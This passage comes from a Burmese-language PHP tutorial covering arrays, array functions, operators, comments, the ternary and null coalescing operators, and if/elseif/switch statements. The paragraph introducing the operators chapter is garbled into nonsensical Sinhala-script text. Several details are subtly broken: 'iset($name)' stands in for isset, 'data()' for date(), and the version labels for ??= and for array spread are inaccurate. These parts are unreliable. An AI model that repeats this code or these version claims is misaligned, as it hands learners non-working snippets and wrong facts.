မူလ \$fruits Array မှာ Index နှစ်ခုရှိပါတယ်။ 0 နဲ့ 1 ဖြစ်မှာပါ။ ထပ်လာမယ်ဆိုရင် 2 လာရမှာပါ။ ဒါ ပေမယ့် Index 4 မှာ နောက်ထပ် တန်ဖိုးတစ်ခု ထပ်တိုးထားတာကို တွေ့ရပါလိမ့်မယ်။ ဒီလိုရေးလို့ ရပါတယ်။ ရလဒ်ကို ထုတ်ကြည့်လိုက်တဲ့အခါ Index 0, 1 နဲ့ 4 တို့ အသီးသီးရှိနေတာကို တွေ့ရမှာပါ။ JavaScript လို Language မျိုးမှာဆိုရင် ကြေားထဲမှာ 2 နဲ့ 3 အတွက် Empty Slot တွေဝင်သွားမှာပါ။ PHP မှာတော့ အဲဒီလို မဝင်ပါဘူး။

Array ထဲကို တန်ဖိုးတွေ ထပ်တိုးသတ်မှတ်တဲ့အခါ ကိုယ့်ဘာသာ Index နံပါတ် မပေးတော့ဘဲ၊ သူ့အလိုအလျောက် ထပ်တိုးပြီး ထည့်သွားအောင်လည်း ရေးလိုရပါတယ်။ ဒီလိုပါ –

PHP

```
$fruits = ['Apple', 'Orange'];
$fruits[] = 'Mango';

print_r($fruits);

// Array ( [0] => Apple [1] => Orange [2] => Mango )
```

လေထောင့်ဂွင်း အလွတ်ကို ပေးလိုက်တာ သတိပြုပါ။ အထဲမှာ Index နံပါတ် ထည့်မပေးထားပါတယ်။ JavaScript မှာ အဲဒီလိုရေးရင် Error ဖြစ်ပါလိမ့်မယ်။ PHP မှာ မဖြစ်ပါဘူး။ ရလဒ် ထုတ်ပြထားတာကို ကြည့်လိုက်ရင် အလိုအလျောက် Index 2 မှာ ပေးလိုက်တဲ့တန်ဖိုးကို ထည့်ပေးထားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

PHP မှာ မူလကတည်းက Array Destructuring ရေးဟန် ပါဝင်ပြီး နောက်ပိုင်း Version တွေမှာ Array Spread လုပ်ဆောင်ချက်လည်း ပါဝင်လာပါတယ်။ ဒီလိုပါ –

PHP

```
<?php
$user = ["Alice", 22];
list($name, $age) = $user;
echo $name;           // Alice
```

`list()` ကိုအသုံးပြုပြီး Array ထဲက တန်ဖိုးတွေကို Destructure လုပ်ပြီး Variable တွေရဲ့ တန်ဖိုးအဖြစ် လက်ခံလိုက်တာပါ။ PHP 7.1 ကနေစပြီး ဒီလိုရေးလိုလည်း ရွားပါတယ်။ ရလဒ် အတူတူပါပဲ –

PHP >= 7.1

```
<?php
$user = ["Alice", 22];
[ $name, $age ] = $user;
echo $name;           // Alice
```

ဒါက ရိုးရိုး Array အတွက်ပါ။ Associative Array ဆိုရင်တော့ အခုလိုရေးပေးဖို့ လိုအပ်ပါတယ်။

PHP >= 7.1

```
<?php

$user = ["name" => "Alice", "age" => 22];

["name" => $name, "age" => $age] = $user;

echo $name;           // Alice
```

Array Spread လုပ်ဆောင်ချက်ကိုတော့ ဒီလိုရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

PHP >= 5.6

```
<?php

$nums1 = [1, 2];
$nums2 = [ ...$nums1, 3 ];

print_r($nums2);

// Array ( [0] => 1 [1] => 2 [2] => 3 )
```

\$nums Array အတွက် \$nums1 Array ထဲကတန်ဖိုးတွေကို Spread လုပ်ချ ထည့်ပေးလိုက်ပြီးတော့မှ နောက်ထပ် တန်ဖိုးတစ်ခု ထပ်တိုးထားတာပါ။

JavaScript မှာလည်း အလားတူ လုပ်ဆောင်ချက်တွေရှိလို အသစ်အဆန်းတော့ မဟုတ်ပါဘူး။ PHP နဲ့ JavaScript တို့၏ ထူးခြားချက်ကတော့ Language သဘောသဘာဝ မတူပေမယ့် ဒီလိုမျိုး ရေးဟန်တွေမှာ အတော်လေး ဆင်တူနေတာပဲ ဖြစ်ပါတယ်။ Language နှစ်မျိုးဖြစ်နေလို နှစ်မျိုး အစအဆုံး အကုန်ပြန် လေ့လာနေစရာ မလိုအပ်တော့လို လေ့လာသူတွေအတွက် လေ့လာရတာ ပိုပြီးလွယ်ကူသွားစေပါတယ်။

PHP မှာ အသုံးဝင်တဲ့ Array Function တွေအများပြီးရှိပါတယ်။ အသုံးများတဲ့ Function တစ်ချို့ အကြောင်း တစ်ခါတဲ့ ထည့်ပြောချင်ပါတယ်။

Array တစ်ခုမှာပါဝင်တဲ့ Item အရေအတွက်ကိုသိချင်ရင် count() ကို အသုံးပြုနိုင်ပါတယ်။

PHP

```
<?php
$nums = [1, 2, 3, 4];
echo count($nums);           // 4
```

Variable တစ်ခုဟာ Array ဟုတ်မဟုတ် စစ်ချင်ရင် is_array() နဲ့စစ်နိုင်ပါတယ်။ ဟုတ်မှန်ရင် 1 ပြန်ပေးပြီး၊ မမှန်ရင် Empty ကို ပြန်ပေးပါတယ်။

PHP

```
<?php
$users = ["alice", "bob"];
echo is_array($users);      // 1
```

တန်ဖိုးတစ်ခု Array ထဲမှာ ပါမပါ သိချင်ရင် in_array() နဲ့ စစ်နိုင်ပါတယ်။ ဟုတ်မှန်ရင် 1 ပြန်ပေးပြီး၊ မမှန်ရင် Empty ကို ပြန်ပေးပါတယ်။

PHP

```
<?php
$users = ["alice", "bob"];
echo in_array('bob', $users);    // 1
```

array_search() လည်းရှိပါသေးတယ်။ သူကတော့ တန်ဖိုးရှိမရှိ စစ်ပေးယုံသာမက၊ ရှိတယ်ဆိုရင် အဲ ဒီတန်ဖိုး ရှိနေတဲ့ Index ကို ပြန်ပေးပါတယ်။

PHP

```
<?php
$users = ["tom", "bob", "alice"];
echo array_search("alice", $users); // 2
```

နမူနာမှာ ရှာလိုက်တဲ့တန်ဖိုးကို Index 2 မှာတွေ့လို 2 ကိုပြန်ပေးတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။

Array ရဲနောက်ဆုံးကနေ တန်ဖိုး ထပ်တိုးချင်ရင် `array_push()` ကိုသုံးနိုင်ပါတယ်။ နောက်ဆုံးက တန်ဖိုးကို ပယ်ဖျက်ချင်ရင် `array_pop()` ကိုသုံးနိုင်ပါတယ်။ ရှေ့ဆုံးကနေ တန်ဖိုးထပ်တိုးချင်ရင် `array_unshift()` ကိုသုံးနိုင်ပါတယ်။ ရှေ့ဆုံးကတန်ဖိုးကို ဖျက်ချင်ရင် `array_shift()` ကိုသုံးနိုင်ပါတယ်။

PHP

```
<?php
$users = ["alice", "bob"];
array_push($users, "tom");
print_r($users); // ["alice", "bob", "tom"]
array_pop($users);
print_r($users); // ["alice", "bob"]
```

Array ထဲက တစ်ခုပါးအပိုင်းတွေကို ဖယ်ထုတ်/ထုတ်ယူ လိုရင် `array_splice()` ကိုသုံးနိုင်ပါတယ်။

PHP

```
<?php
$users = ["tom", "bob", "alice"];
$result = array_splice($users, 1, 1);
print_r($users); // Array ( [0] => tom [1] => alice )
print_r($result); // Array ( [0] => bob )
```

နမူနာအရ \$users Array ရဲ့ Index 1 ကနေစပြီး 1 ခုထုတ်ယူမယ်လို့ ပြောလိုက်တာပါ။ ဒါကြောင့် မူလ \$users Array မှ Index 1 ဖယ်ထုတ်လိုက်ပြီး၊ ရလဒ်အနေနဲ့ အဲဒီလို ဖယ်ထုတ်လိုက်တဲ့ တန်ဖိုးကို ရတယ်ဆိုတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် array_splice() ကို တစ်ချို့အပိုင်းတွေ ဖယ်ထုတ်ဖို့ အသုံးပြုနိုင်သလို လိုချင်တဲ့ အပိုင်းကို ထုတ်ယူဖို့လည်း သုံးနိုင်ပါတယ်။

Array ရဲ့ Index တွေချည်း လိုချင်ရင် array_keys() ကိုသုံးနိုင်ပါတယ်။ Array ရဲ့ Value တွေချည်း လိုချင်ရင် array_values() ကိုသုံးနိုင်ပါတယ်။

PHP

```
<?php

$user = ["name" => "alice", "age" => 22];

$keys = array_keys($user);
$vals = array_values($user);

print_r($keys); // Array ( [0] => name [1] => age )
print_r($vals); // Array ( [0] => alice [1] => 22 )
```

Array ကို Value နဲ့ Sorting စီချင်ရင် sort() ကိုသုံးနိုင်ပါတယ်။ ပြောင်းပြန်စီချင်ရင် rsort() ကိုသုံးနိုင်ပါတယ်။ Array ကို Index နဲ့ စီချင်ရင်တော့ ksort() ကိုသုံးနိုင်ပြီး ပြောင်းပြန်စီချင်ရင် krsort() ကိုသုံးနိုင်ပါတယ်။

PHP

```
<?php

$users = ["tom" => 23, "bob" => 22, "alice" => 24];
sort($users);

print_r($users);
// Array ( [0] => 22 [1] => 23 [2] => 24 )

$users = ["tom" => 23, "bob" => 22, "alice" => 24];
ksort($users);

print_r($users);
// Array ( [alice] => 24 [bob] => 22 [tom] => 23 )
```

ဒီ Function တွေက Array အသစ်ကို ပြန်ပေးတာ မဟုတ်ပါဘူး။ မူလ Array ကို ပြင်လိုက်တာပါ။ ဒါကို သတိထားဖို့လိုပါလိမ့်မယ်။ ပြင်ပြီးမှ မူလတန်ဖိုးအတိုင်း ပြန်လိုချင်ရင် ရမှာမဟုတ်တော့ပါဘူး။

နောက်ထပ်အသုံးဝင်တဲ့ Function နှစ်ခုကတော့ explode() နဲ့ implode() ဖြစ်ပါတယ်။ String တစ်ခမှာပါတဲ့ Character တွေ Word တွေ ကိုခွဲထုတ်ပြီး Array အနေနဲ့လိုချင်ရင် explode() ကို သုံးရပါတယ်။ အပြန်အလှန်အားဖြင့် Array တန်ဖိုးတွေကို ပေါင်းစပ်ပြီး String အနေနဲ့ လိုချင်ရင် implode() ကိုသုံးရပါတယ်။

PHP

```
<?php

$input = "A quick brown fox.";
$arr = explode(" ", $input);

print_r($arr);

// Array ( [0] => A [1] => quick [2] => brown [3] => fox. )

$str = implode(" ", $arr);

echo $str;

// A quick brown fox.
```

`explode()` ကိုသုံးပြီး Space နဲ့ ပိုင်းဖြတ်ဖို့ ပြောလိုက်တာပါ။ ဒါကြောင့် \$input String မှာပါတဲ့ Word တစ်ခုချင်းစီပါဝင်တဲ့ Array ကိုရပါတယ်။ အဲဒီ Array ကို Space ခံပြီး ပြန်ပေါင်းပေးဖို့ `implode()` နဲ့ ပြောလိုက်တဲ့အခါ မူလ String ကို ပြန်ရတာဖြစ်ပါတယ်။

တစ်ခြားအသုံးဝင်တဲ့ လုပ်ဆောင်ချက်တွေ အမြောက်အမြားရှိသေးပေမယ့် ဒီလောက်စမ်းကြည့်ထားရင် တော်တော်လေး ပြည့်စုနေပါပြီ။ ကျန်တာတွေက လက်တွေ့လိုအပ်လာတော့မှ ဆက်လက်လေ့လာလိုက် လို့ ရနိုင်ပါတယ်။

- <https://www.php.net/manual/en/ref.array.php>

အခန်း (၂) – Operators & Control Structures

PHP මා පෙදන්කුත් ග්‍රැන්ඩ් සාහෝ ලුද්ධන්ස් තෝ අතුරු +, -, *, / Operator ගිහිප්වූ පිටයි။ හිතෙක දූෂ්‍රාවා බුන් ලදී ප්‍රේලිජ් තාග + Operator ප්‍රෙත පිටයි။ JavaScript ලදී Language මුළු + Operator ගිහිප්වූ පිටයි။ ගිහිප්වූ පිටයි။ String තෝ Concatenation ලුද්ධන්ස් තෝ ඝන් අතුරු යුතු පිටයි။ PHP මා නො ගිහිප්වූ පිටයි။ Dot Operator ගිහිප්වූ පිටයි။

PHP

```
<?php  
  
$greet = "Welcome";  
$name = "Bob";  
  
echo $greet . " " . $name; // Welcome Bob
```

String Variable နှစ်ခုနဲ့ Double Quote String တစ်ခု၊ စုစုပေါင်း သုံးခုကို Dot Operator နဲ့ တန်းစီ တဲ့ ဆက်လိုက်တာပါ။ တစ်ကယ်တော့ ဒီနေရာမှာ Dot နဲ့ တဲ့ ဆက်မှတော့ မဟုတ်ပါဘူး။ တစ်ခြားပိုကောင်းတဲ့ နည်းတွေ ရှိပါတယ်။ ဥပမာ -

PHP

```
<?php  
  
$greet = "Welcome";  
$name = "Bob";  
  
echo "$greet $name"; // Welcome Bob
```

Double Quote String ထဲမှာ Variable တွေထည့်သုံးလိုရတဲ့အတွက် တွဲဆက်မနေတော့ဘဲ တစ်ခါလဲ ထည့်ပေးလိုက်တာပါ။ ဒါပေမယ့် တစ်ချို့နေရာတွေမှာ တွဲဆက်ပြီးရေးပေးမှ ပိုအဆင်ပြေမယ့် နေရာမျိုး တွေ ရှိပါတယ်။ ဒီလိုပါ -

PHP

```
<?php
$data = ["Apple", "Orange"];
echo $data[0] . " and " . $data[1];
// Apple and Orange
```

ဒီနေရာမှာ တစ်ခု ဖြည့်စွက်မှတ်သားစေချင်တာက echo Keyword နဲ့ ရလဒ်တွေကို ဖော်ပြုစေတဲ့အခါ Comma ခံပြီး နှစ်ခုသုံးခု ပေးလိုရပါတယ်။ ဒါကြောင့် ဒီလိုရေးရင်လည်း ရလဒ်အတူတူပါပဲ။

```
echo $data[0], " and ", $data[1];
// Apple and Orange
```

ရလဒ်တူပေမယ့် Operator မတူတာကိုတော့ သတိပြုပါ။ Dot Operator က String တွေကို တွဲဆက်ပေးတာဖြစ်ပြီး Comma ကတော့ String တွေကို တွဲဆက်ပေးတာ မဟုတ်ပါဘူး။ echo အတွက် Argument သဘောမျိုး နှစ်ခုသုံးခု ပေးချင်ရင် သုံးရတာပါ။

ပေါင်းနှုတ်ငြောက်စား သက်တတွေထဲမှာ % သက်တကို အကြောင်းရှာဖို့သုံးပြီး ** သက်တကို Exponent ရှာဖို့အတွက် သုံးပါတယ်။

PHP

```
<?php
echo 5 % 3;      // 2
echo 2 ** 3;     // 8
```

Comments

Operator တွေအကြောင်းပြောလက်စနဲ့ တစ်ခုထည့်ပြောချင်ပါသေးတယ်။ PHP မှာ Code Comment တွေ ထည့်ရေးဖို့အတွက် သုံးလိုရတဲ့ ရေးနည်း (၃) နည်းရှိပါတယ်။ // Operator ကို Single-line Comment တွေအတွက် သုံးရပြီး /* အဖွင့်နဲ့ */ အပိတ်တို့ကြားမှာ Multi-line Comment တွေကို ရေးလိုရပါတယ်။ ထူးခြားချက်ကတော့ # Operator ကိုလည်း Single-line Comment တွေ ရေးဖို့အတွက် သုံးနိုင်ပါသေးတယ်။

PHP

```
<?php
# This is a valid comment
echo 1 + 2;      # 3
```

Assignment Operators

PHP မှာလည်း = Operator ကို တန်ဖိုးတွေ သတ်မှတ်ဖို့အသုံးပြုရပြီး += ကို တန်ဖိုးတွေ ပေါင်းထည့်ဖို့သုံးရပါတယ်။

PHP

```
<?php
$num = 3;
$num += 2;

echo $num;      // 5
```

အလားတူအနေနဲ့ -=, *=, /= Operator တွေလည်း ပါဝင်ပါသေးတယ်။

ထူးခြားချက်ကတော့ String တွေတဲ့ဆက်ထည့်သွင်းလိုရတဲ့ .= Operator လည်း ပါဝင်ခြင်း ဖြစ်ပါတယ်။

PHP

```
<?php

$result = "Welcome";
$result .= " ";
$result .= "Bob";

echo $result; // Welcome Bob
```

မူလ String Variable ထဲကို နောက်ထပ် String တန်ဖိုးတွေ တွဲဆက်ထည့်သွင်းသွားတာ ဖြစ်ပါတယ်။
လက်ရှုတန်ဖိုးကို 1 တိုးဖို့နဲ့ 1 နှုတ်ဖို့အတွက် ++ နဲ့ -- Operator တို့ကို သုံးနိုင်ပါတယ်။

```
$x = 3;
$y = $x++;
// $y => 3, $x => 4
```

နမူနာအရ \$x ရဲ့ လက်ရှုတန်ဖိုး 3 ဖြစ်ပါတယ် ++ နဲ့ 1 တိုးပြီး \$y ထဲကို Assign လုပ်တဲ့အခါ ++ ကို နောက်ကနေရေးတဲ့အတွက် အလုပ်အရင်လုပ်ပြီးမှ 1 တိုးသွားမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် \$y တန်ဖိုး 3 ဖြစ်ပြီး \$x တန်ဖိုးကတော့ 4 ဖြစ်နေတာပါ။ ဒီဥပမာကိုပဲ ++ ကိုရှေ့ကရေးမယ်ဆိုရင် ဒီလိုဖြစ်သွားမှာပါ။

```
$x = 3;
$y = ++$x;
// $y => 4, $x => 4
```

-- Operator က 1 နှုတ်တဲ့အခါမှာလည်း ဒီသဘောပဲ ဖြစ်ပါတယ်။ Operator ကို ရှေ့ကထားရင် 1 နှုတ်ပြီးမှ အလုပ်လုပ်ပြီး Operator ကိုနောက်ကထားရင် အလုပ်လုပ်ပြီးမှ 1 နှုတ်လိုက်မှာ ဖြစ်ပါတယ်။

Comparison Operators

တန်ဖိုးတွေ နှိုင်းယှဉ်ဖို့အတွက်သုံးရတဲ့ Comparison Operator တွေမှာတော့ တန်ဖိုးတွေ ညီမညီ နှိုင်းယှဉ်ဖို့အတွက် == ကို Equal Operator အဖြစ်သုံးရပြီး၊ တန်ဖိုးတွေ မညီဘူးလား နှိုင်းယှဉ်ဖို့အတွက် != ကို Not Equal Operator အဖြစ်သုံးရပါတယ်။ ထူးခြားချက် အနေနဲ့ <> ကို Not Equal Operator အနေနဲ့ သုံးနိုင်ပါတယ်။

PHP ဟာလည်း Loosely Typed Language ဖြစ်လို့ JavaScript မှာလိုပဲ Identical Equal Operator === နဲ့ Identical Not Equal Operator !== တို့ပါဝင်ပါတယ်။ ရှိုးရိုး == နဲ့ != က တန်ဖိုးညီမညီကိုပဲ နိုင်းယူဉ်မှာဖြစ်ပြီး Data Type ကို ဖလှယ်အလုပ်လုပ်သွားမှာ ဖြစ်ပါတယ်။ ဥပမာ -

PHP

```
<?php  
  
echo 5 == "5"; // 1
```

နှမူနာမှာပေးထားတဲ့ ရလဒ် 1 ဆိုတာ true ဆိုတဲ့အဓိပ္ပာယ်ဖြစ်ပါတယ် Integer 5 နဲ့ String "5" တို့ အချင့်းအစား မတူပေမယ့် တူအောင်ညီပြီးအလုပ်လုပ်သွားလို့ ညီတယ်လို့ ပြောနေတာပါ။ Identical Operator တွေကတော့ Type ကိုတူအောင်မညိုဘဲ အရှိအတိုင်း နှင့်ယူဉ်မှာ ဖြစ်ပါတယ်။

PHP

```
<?php  
  
echo 5 === "5"; //
```

ရလဒ်အနေနဲ့ Empty ကိုပြန်ရနေတာပါ။ ရလဒ်မရှိပါဘူး။ ရလဒ်မရှိခြင်းဟာ false ဖြစ်လို့ false ဆိုတဲ့ အဓိပ္ပာယ်ပါပဲ။ တန်ဖိုးအကြီးအသေး နှင့်ယုဉ်ဖို့အတွက် Less Than <, Greater Than >, Less Than Equal <=, Grater Than Equal >= စတဲ့ Operator ကိုအသုံးပြုပါတယ်။ ထူးခြားချက်ကတော့ Spaceship Operator လို့ခေါ်တဲ့ ရေးထံးတစ်မျိုး ဖြည့်စွက်ပါဝင်ခြင်း ဖြစ်ပါတယ်။ ဒီလိုပါ -

PHP >= 7.0

```
<?php  
  
echo 3 <=> 5;           // -1  
echo 5 <=> 5;           // 0  
echo 5 <=> 3;           // 1
```

သူက ရလဒ်ကို (၃) မျိုးပြန်ပေးပါတယ်။ နှင့်ယူဉ်တန်ဖိုးနှစ်ခုမှာ ရှုံးတန်ဖိုးက ငယ်ရင် -1 ကိုပြန်ပေးပြီး၊ တန်ဖိုးနှစ်ခုညီနေရင် 0 ကို ပြန်ပေးပါတယ်။ နောက်တန်ဖိုးက ကြီးနေရင်တော့ 1 ကိုပြန်ပေးပါတယ်။

ထူးဆန်းတဲ့ Operator တစ်ခုဖြစ်နေပေမယ့် အသုံးဝင်တဲ့နေရာတွေ ရှိပါတယ်။ လောလောဆယ်တော့ အလုပ်လုပ်ပုံကိုသာ မှတ်ထားလိုက်ပါ။

Logical Operators

PHP မှာ ! ကို NOT Operator အနေနဲ့ပဲ သုံးပါတယ်။ && ကို AND Operator အနေနဲ့သုံးပြီး || ကို OR Operator အနေနဲ့ သုံးပါတယ်။ ထူးခြားချက်ကတော့ and ဆိုတဲ့ Keyword ကိုလည်း AND Operator အနေနဲ့ အသုံးပြုနိုင်ပြီး or ဆိုတဲ့ Keyword ကိုလည်း OR Operator အနေနဲ့ အသုံးပြုနိုင်ခြင်းဖြစ်ပါတယ်။

PHP

```
<?php

$x = 3;
$y = 5;

echo $x === $y || $x === 3;           // 1 (true)
echo $x === $y or $x === 3;            // 1 (true)

echo $x === $y && $x === 3;           // (false)
echo $x === $y and $x === 3;          // (false)

echo !( $x === $y and $x === 3);      // 1 (true)
```

နောက်ထပ်ထူးခြားချက်ကတော့ PHP မှာ xor ကို XOR Operator အနေနဲ့ အသုံးပြုနိုင်ခြင်းဖြစ်ပါတယ်။ JavaScript မှာဆိုရင် XOR Operator မရှိပါဘူး။ PHP မှာတော့ ရှိပါတယ်။ ရှိးရှိး OR က နှိုင်းယူဉ်တန်ဖိုးနှစ်ခုမှာ တစ်ခုမှန်ရင် ရလဒ်မှန်သလို နှစ်ခုလုံးမှန်ရင်လည်း ရလဒ်မှန်ပါတယ်။ XOR ကတော့ နှိုင်းယူဉ်တန်ဖိုးနှစ်ခုမှာ တစ်ခု မှန်ရင် ရလဒ်မှန်ပြီး နှစ်ခုလုံးမှန်ရင် ရလဒ်မှားပါတယ်။

PHP

```
<?php

$x = 3;
$y = 5;
echo $x < $y or $x === 3;           // 1 (true)
echo $x < $y xor $x === 3;          // (false)
```

နှမူနာအရ $\$x < \y ဟာ true ဖြစ်ပြီး $\$x == 3$ ဟာလည်း true ဖြစ်ပါတယ်။ နှစ်ခုလုံး true ဖြစ်နေတဲ့အတွက် or ရလဒ် true ဖြစ်ပြီး xor ရလဒ် false ဖြစ်နေတာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။

Ternary & Null Coalescing Operator

PHP မှာ Ternary Operator နဲ့ Null Coalescing Operator ဆိတဲ့ Conditional Expression လုပ်ဆောင်ချက်တွေ ရှိပါတယ်။ Ternary Operator ကိုအသုံးပြုပြီး အခုလိုင်းနိုင်ပါတယ်။

PHP

```
<?php  
  
$name = "";  
echo $name ? $name : "Unknown"; // Unknown  
  
$name = "Alice";  
echo $name ? $name : "Unknown"; // Alice
```

ဒါကို အတိုကောက် အခုလို ရေးလိုရနိုင်ပါသေးတယ်။

PHP

```
<?php  
  
$name = "";  
echo $name ?: "Unknown"; // Unknown  
  
$name = "Alice";  
echo $name ?: "Unknown"; // Alice
```

စစ်ချင်တဲ့ Expression နဲ့ true ဖြစ်ရင် လုပ်ရမယ့် Expression တူနေလို့ ဒီလိုရေးလို့ရတာပါ။ ဒါပေမယ့် အခုဖော်ပြခဲ့တဲ့ ဒီနှစ်နည်းလုံးမှာ ပြသုနာတစ်ခုတော့ ရှိနေပါတယ်။ \$name က ကြိုတင်ရှိနေလို့သာ အလုပ်လုပ်တာ ဖြစ်ပြီး \$name ကသာ ကြိုတင်ရှိမနေရင် Undefined variable Warning တက်ပါလိမ့်မယ်။ အဲဒီလို တက်မှာမိုးလို့ တမင် \$name ကို အရင်ကြိုကြညာပြီးတော့မှ ရေးရတဲ့ နမူနာကို ပေးထားတာပါ။

PHP

```
<?php

echo $name ? $name : "Unknown";

// Warning: Undefined variable $name

echo $name ?: "Unknown";

// Warning: Undefined variable $name
```

ဒီလိုအခြေအနေမျိုးမှာ isset() နဲ့ Variable ရှိမရှိ စစ်ပြီးမှ ရေးရင်တော့ရပါတယ်။

```
echo iset($name) ? $name : "Unknown"; // Unknown
```

ဒီတစ်ခါတော့ Undefined variable Warning မတက်တော့ပါဘူး။ Variable ကို မရှိဘဲနဲ့ သုံးလိုက်တာမျိုး မဟုတ်တော့ဘဲ ရှိ/မရှိ စစ်ပြီးအလုပ်လုပ်စေတဲ့နည်းကို သုံးလိုက်တာ ဖြစ်သွားလိုပါ။ ဒီထက်ပိုပြီး ကျစ်လစ်တဲ့ ရေးဟန်ရဖို့အတွက် Null Coalescing Operator ကိုလည်း အသုံးပြုနိုင်ပါတယ်။ ဒီလိုပါ။

PHP >= 7.0

```
<?php

echo $name ?? "Unknown"; // Unknown
```

?? သကော်တနဲ့ ရေးရတာ ဖြစ်သွားပါပြီ။ ဒီတစ်ခါမှာလည်း Undefined variable Warning မတက်ပါဘူး။ Null Coalescing Operator ဖြစ်တဲ့ ?? က ရှိမရှိစစ်ပြီးမှ အလုပ်လုပ်ပေးသွားမှာမြဲလိုပါ။ Null Coalescing Assignment Operator လည်းရှိပါသေးတယ်။ ဒီလိုပါ -

PHP >= 7.0

```
<?php

$result = "Alice";
$result ??= $name;

echo $result;           // Alice
```

`$result` ရဲ့ မူလတန်ဖိုး Alice ဖြစ်ပြီး `$name` ရှိနေရင် `$name` တန်ဖိုးကို `$result` ထဲမှာ Assign လုပ်လိုက်ချင်တာပါ။ ဒါပေမယ့် မရှိရင်တော့ Assign မလုပ်စေချင်ပါဘူး။ ဒါကြောင့် Null Coalescing Assignment Operator ဖြစ်တဲ့ `??=` ကို အသုံးပြုလိုက်တာပါ။ နမူနာအရ Assign လုပ်လိုက်ပေမယ့် `$name` တန်ဖိုး မရှိတဲ့အတွက် မူလတန်ဖိုး Alice ကိုပဲ ဖော်ပြပေးတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

Control Structures

Conditional Statements တွေရေးသားဖို့အတွက် PHP မှာ `if` Statement ကိုပဲသုံးပါတယ်။ ရှိနိုင်တဲ့ရေးနည်း မူကွဲတွေက ဒီလိုပါ –

PHP

```
<?php

$time = date("h");

if($time > 6 and $time < 18) echo "Day Time";
else echo "Night Time";
```

နမူနာအရ လက်ရှိအချိန်ကို `if` Condition နဲ့ စစ်လိုက်ပြီး မနက (၆) နာရီထက်ကြီးပြီး နဲ့ ညနေ (၆) နာရီထက် ထောက်ထဲတဲ့ ရှိက်ထုတ် ဖော်ပြပေးမှာပါ။ အကယ်၍ မဟုတ်ခဲ့ရင် တော့ Night Time လို့ ရှိက်ထုတ်ဖော်ပြပေးမှာပါ။ Condition မှားမှန်ပေါ်မှတည်ပြီး လုပ်ရမယ့် Statement က တစ်ကြောင်း စီသာပါဝင်တဲ့အတွက် တွန်းကွင်းအဖွင့်အပိတ်တွေ မထည့်ဘဲရေးထားတာပါ။ တွန်းကွင်းအဖွင့်အပိတ်တွေ ထည့်ရေးမယ်ဆိုရင် ဒီလိုရေးရမှာပါ။

PHP

```
<?php  
  
$time = date("h");  
  
if($time > 6 and $time < 18) {  
    echo "Day Time";  
} else {  
    echo "Night Time";  
}
```

ဒီလိုတွန်းကွင်းအဖွင့်အပိတ်တွေနဲ့ မရေးဘဲ Alternative Syntax နဲ့ရေးလိုဂျာကို အထက်မှာလည်း ဖော်ပြခဲ့ပြီးဖြစ်ပါတယ်။ နောက်တစ်ကြိမ် ထပ်ပြီးတော့ ဖော်ပြပါ့၍မယ်။

PHP

```
<?php  
  
$time = date("h");  
  
if($time > 6 and $time < 18) :  
    echo "Day Time";  
else:  
    echo "Night Time";  
endif;
```

ဒီလိုတွန်းကွင်းတွေမပါတဲ့ Alternative Syntax ကို HTML နဲ့ PHP ရောရေးတဲ့အခါမှာ အသုံးများပြီး PHP ချဉ်းသက်သက်ဆိုရင်တော့ သိပ်မသုံးကြပါဘူး။ PHP မှာ elseif ရေးထုံးလည်း ရှိပါသေးတယ်။

PHP

```
<?php  
  
$day = date("D");  
if($day === "Sun") {  
    echo "Today is Sunday.";  
} elseif ($day === "Sat") {  
    echo "Today is Saturday.";  
} else {  
    echo "Today is a weekday.";  
}
```

`data()` Function ကို Argument အနေနဲ့ `D` လိုက်တဲ့အခါ `Sun, Mon, Tue` စသည်ဖြင့် ဒီကန္နဘာနဲ့ လဲဆိုတဲ့ တန်ဖိုးကို ပြန်ရပါတယ်။ အဲဒီတန်ဖိုးကို စစ်ပြီးလုပ်ချင်တဲ့အလုပ်က မှားမှန် နှစ်ခုထဲမဟုတ်တော့ တဲ့အတွက် `elseif Statement` ကိုထည့်သုံးထားပါတယ်။ နမူနာအရ `$day` တန်ဖိုးဟာ `Sun` ဆိုရင် `Today is Sunday.` ဆိုတဲ့စာကို ဖော်ပြပြီး `$day` တန်ဖိုးဟာ `Sat` ဆိုရင် `Today is Saturday.` ဆိုတာစာကို ဖော်ပြပေးမှာပါ။ `Condition` နှစ်ခါစစ်ထားတာပါ။ အဲဒီနှစ်ခုလုံး မမှန်တော့မှ `Today is a weekday.` ဆိုတဲ့စာကို ဖော်ပြပေးမှာပဲ ဖြစ်ပါတယ်။ ကြားထဲမှာ နောက်ထပ် `Condition` တွေထပ်ထည့်ချင်ရင် `elseif` တွေထပ်တိုးပြီး ထည့်လိုက်ပါသေးတယ်။

PHP

```
<?php

$day = date("D");

if($day === "Sun") {
    echo "Today is Sunday.";
} else if ($day === "Sat") {
    echo "Today is Saturday.";
} else {
    echo "Today is a weekday.";
}
```

`else if` ဖြစ်သွားတာပါ။ ကြားထဲမှာ `Space` ခြားထားပါတယ်။ `else Statement` အတွက် နောက်ထပ် ထပ်ဆင့် `if Statement` တစ်ခုကို ပေးလိုက်တာပါ။ `elseif` ဆိုတဲ့ သီးခြား `Statement` မဟုတ်ပေမယ့် ရလဒ်ကတော့ အတူတူပါပဲ။

PHP မှာ `Switch Statement` လည်းရှိပါတယ်။ ဒီလိုပါ -

PHP

```
<?php

$day = date("D");

switch($day) {
    case "Sat":
    case "Sun":
        echo "Weekend";
        break;
    case "Fri":
        echo "TGIF";
        break;
    default:
        echo "Weekday";
}
```

